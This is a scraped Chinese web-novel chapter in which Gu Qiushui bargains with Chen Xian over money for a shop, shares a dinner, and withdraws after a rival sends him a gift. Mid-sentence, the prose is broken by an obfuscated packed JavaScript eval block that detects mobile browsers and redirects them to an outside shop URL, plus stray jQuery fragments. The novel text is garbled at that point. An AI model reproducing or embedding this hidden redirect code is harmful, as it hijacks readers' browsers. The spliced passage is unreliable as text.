24.第二十四章

作品:《始乱终弃贵公子后

    顾秋水没想到他竟然揪上了这点,一时间有些不知道如何作答。


    她脑袋飞快的旋转起来:“或许……”


    好像不错,确实是两个。


    顾秋水咬咬牙:“那便头一个,希望公子能给予我一笔钱财。”


    “我要用这笔钱去经商,只要公子不反对,所得利息可与公子分成。”


    一对水光潋滟的眸子里染上几分哀求的意味:“拜托公子了。”


    陈岘收起脸上的笑容,拉过顾秋水的衣袖。“进屋说。”


    暖炉里炭火烧得正旺,二人俱是脱下了身上的外袍。


    陈岘中衣微微敞开着,盘着腿,略显几分随意地坐在桌边,为顾秋水斟了一杯茶。


    “坐。”


    顾秋水接过那杯茶,轻轻抿了一口,茶水清爽而回甘,她嗓子里顿时清润不少。


    放下杯子,她遂正襟危坐,目光灼灼地看着陈岘。


    “公子想与我谈什么?”


    陈岘却略有些愣怔。


    把她拉进屋来只不过是因为外头风大,他见她鼻头、脸颊俱已冻得通红,他有些心疼。


    说两个条件,只不过是逗逗她的玩笑话罢了,她竟也当真了。陈岘忍不住起了逗弄的心思:“那你说说,若是分成,你让几分利与我?”


    顾秋水暗自懊恼:没想到这人竟然来真的,她以为他只是说给她的玩笑话呢。


    她可是一份分利都不想让。


    不爱钱的商人可不是好商人。


    “那、那便二八分。”


    说完后,顾秋水又快速地补充道:“你二我八。”


    “哈哈哈哈哈……”陈岘没忍住,笑出声来。


    顾秋水有些恼:“你别笑……”


    陈岘笑得胸腔都在震动,肩膀一抖一抖的,眉眼微微弯起,与平日里气质竟是天差地别。


    顾秋水略带心虚地移开目光:“别笑啦……”


    陈岘笑了好一阵才停下来。


    “好啊。”他唇角向上弯着,右手支着太阳穴,存心逗她,“那就我二,你八。”“唉?!”顾秋水迅速地在脑子里思考起转圜的话来。


    这人怎么都不带客气一下的!


    陈岘略微转了转身子,将自己正对着她:“怎么了。”


    “顾小姐可是后悔了?”


    顾秋水心知自己是着了这人的道,却也无可奈何:“……不后悔。”


    后悔!后悔死了!她一分利也不想让!她在心里暗自咆哮着。


    陈岘将顾秋水的小表情尽收眼底,心情也忍不住好起来。他略正了正神色:“那么,开铺子的银两,你想要多少?”


    顾秋水再次快速的头脑风暴起来。


    盘铺子要钱,地段还不能太差;装修要钱,招伙计要钱,上下打点也要钱……真是处处都是用钱的地方。


    要多了怕陈岘心中对自己有意见,要少了又怕银子不够用……可真是难办。


    “你过两日算好了,找锦书带你去库房拿吧。”陈岘适时开口,打断了顾秋水的思绪。


    “好。”


    事情谈完,两人之间又开始相顾无言。


    但是,连日来横在两人之间的阴霾今日似是断在散去了,陈岘心情顿时就好了不少。


    顾秋水坐了一会儿,本欲起身离开。


    哪知陈岘主动留她:“可要留下一同用晚膳?”


    顾秋水有些踌躇。两人之间不知不觉闹了许久的别扭,今日难得气氛缓和了,她也有些贪恋此刻的温存。


    最终,她点头应答道:“好。”


    檐外夕阳初收,青石板上泛着清润的水光。花厅里六角宫灯已掌上,光晕透过素纱灯罩,在紫檀木小圆桌上漾开温黄的涟漪。


    今日的菜色竟然都是她爱吃的。


    冷盘是水晶肴肉,肉冻透如琥珀,裹着胭脂色的精肉,边上围着十二片薄如蝉翼的金陵盐水鸭。热菜是一道清蒸刀鱼和一道火腿煨笋尖。汤则是莼菜银鱼羹,盛在越窑青瓷钵里,莼菜的滑与银鱼的嫩在舌尖分不清彼此,只余一脉春水的柔。


    陈岘还特意叫人为顾秋水上了几样点心。


    点心是陈岘不大爱吃的。陈岘口味偏清淡,但顾秋水十分喜甜,连喝粥时也不爱配菜,反而爱往粥里撒点糖,就这样一碗白粥都能喝下去。


    刚开始时,厨娘都不甚习惯——惯是听闻苏州人喜甜,没想到竟嗜甜到如此地步。久而久之,也就慢慢记下了顾秋水的口味偏好。


    看顾秋水吃得欢快,陈岘也忍不住捏了块糕点,送入口中。


    糕点是厨娘按照顾秋水的喜好做的。刚一入口,他就忍不住皱起了眉头。


    “你平日里都吃得这么甜么?”


    顾秋水有点不好意思:“我习惯如此……”


    陈岘点点头,没再说什么,只将自己面前那碟未动过的糖蒸酥酪轻轻推到顾秋水手边。


    顾秋水怔了怔,心头泛起一丝说不清的暖意。


    她舀了一勺酥酪送入口中,乳香与蜜甜在舌尖化开。


    郎中所说郁结之气,似乎正在此刻化开。


    她等会要找厨娘要一下这酥酪的方子才好。


    外头忽然传来一阵急促的脚步声。


    锦书出现在门边,神色略显为难:“公子,徐府来人,徐小姐派人送了东西来,说是务必亲手交到您手上。”


    陈岘手微微一顿。顾秋水刚到嘴边的话也咽了下去,视线默默转向别处。


    “什么东西?”陈岘语气平淡。


    “是一方砚台。”锦书低声道,“送东西来的丫鬟说,是徐小姐前几日得;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17087265|192397||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    了块上好的端石,想起公子惯用端砚,便亲自盯着人琢了,今日刚好完工,立刻便送来了。”


    厅内一时寂静。


    顾秋水觉得方才吃下去的那口酥酪忽然有些腻人,甜得发慌。她放下勺子,拿起帕子轻轻拭了拭嘴角。


    陈岘瞥了她一眼,对锦书道:“先收下吧,替我谢过徐小姐。”


    “是。”锦书应声退下。


    那碟酥酪似乎再也引不起顾秋水的兴趣。她默然坐了片刻,忽然觉得今日满桌珍馐都有些索然无味。


    她站起身来,轻声开口:“多谢公子款待。”


    陈岘抬眼看她。灯火下,少女的脸色比方才苍白了些,那双总是灵动的眸子此刻低垂着,掩去了所有情绪。


    “甜点还没用完。”他道。


    “有些腻了。”顾秋水勉强笑了笑,“许是白日里走动得少了,积了食。我先回去了,公子慢用。”


    她福了福身,不等陈岘再开口,便转身向外走去。


    陈岘望着她消失在门外的身影,眉头几不可察地蹙起。他搁下筷子,目光落在那碟几乎未动的酥酪上,半晌,轻轻叹了口气。


    *顾秋水回到自己院中,小翠正点了灯在等她。见她回来,忙迎上来:“小姐,可用过膳了?脸色怎的这样白?”


    “用过了。”顾秋水摇摇头,走到窗边坐下,望着窗外沉沉的夜色,“许是累了。”


    小翠不疑有他,为她斟了杯热茶:“那小姐早些歇息。对了,方才春喜姐姐说,柳姑娘那边今日精神好些了,还问起小姐呢。”


    提到柳如絮,顾秋水才稍稍打起精神:“她可还好?药按时吃了么?”


    “都好,春喜姐姐照顾得仔细。”小翠笑道,“柳姑娘还说,等她再好些,想当面向小姐磕头谢恩。”


    “不必如此。”顾秋水轻声道,“她能好好活着,便是最好。”


    又坐了片刻,顾秋水终究觉得心中烦闷,便打发小翠去歇息,说自己想独自静静。


    夜深人静,她却毫无睡意。


    前几日里陈岘那句“只要她于我还有用”,以及方才徐听兰送来的那方砚台,如同两枚细针,轮番扎她的心。


    她怎么总是好了伤疤忘了疼。


    一顿饭怎么就将她收买了呢。


    那些若有若无的温情,那些偶尔流露的关切,或许都只是他为了让这颗棋子更顺手些,施舍的一点甜头。


    就像他推过来的那碟酥酪。


    顾秋水将脸埋进掌心,深深吸了一口气。


    不能这样。她对自己说。顾秋水,你投奔陈家,本就是为了寻一处安身立命之所,借一份势,好他日重回姑苏,夺回家产。如今陈岘既已答应资助,你该心无旁骛地去筹谋自己的铺子,自己的前程。


    那些不该有的心思,该收一收了。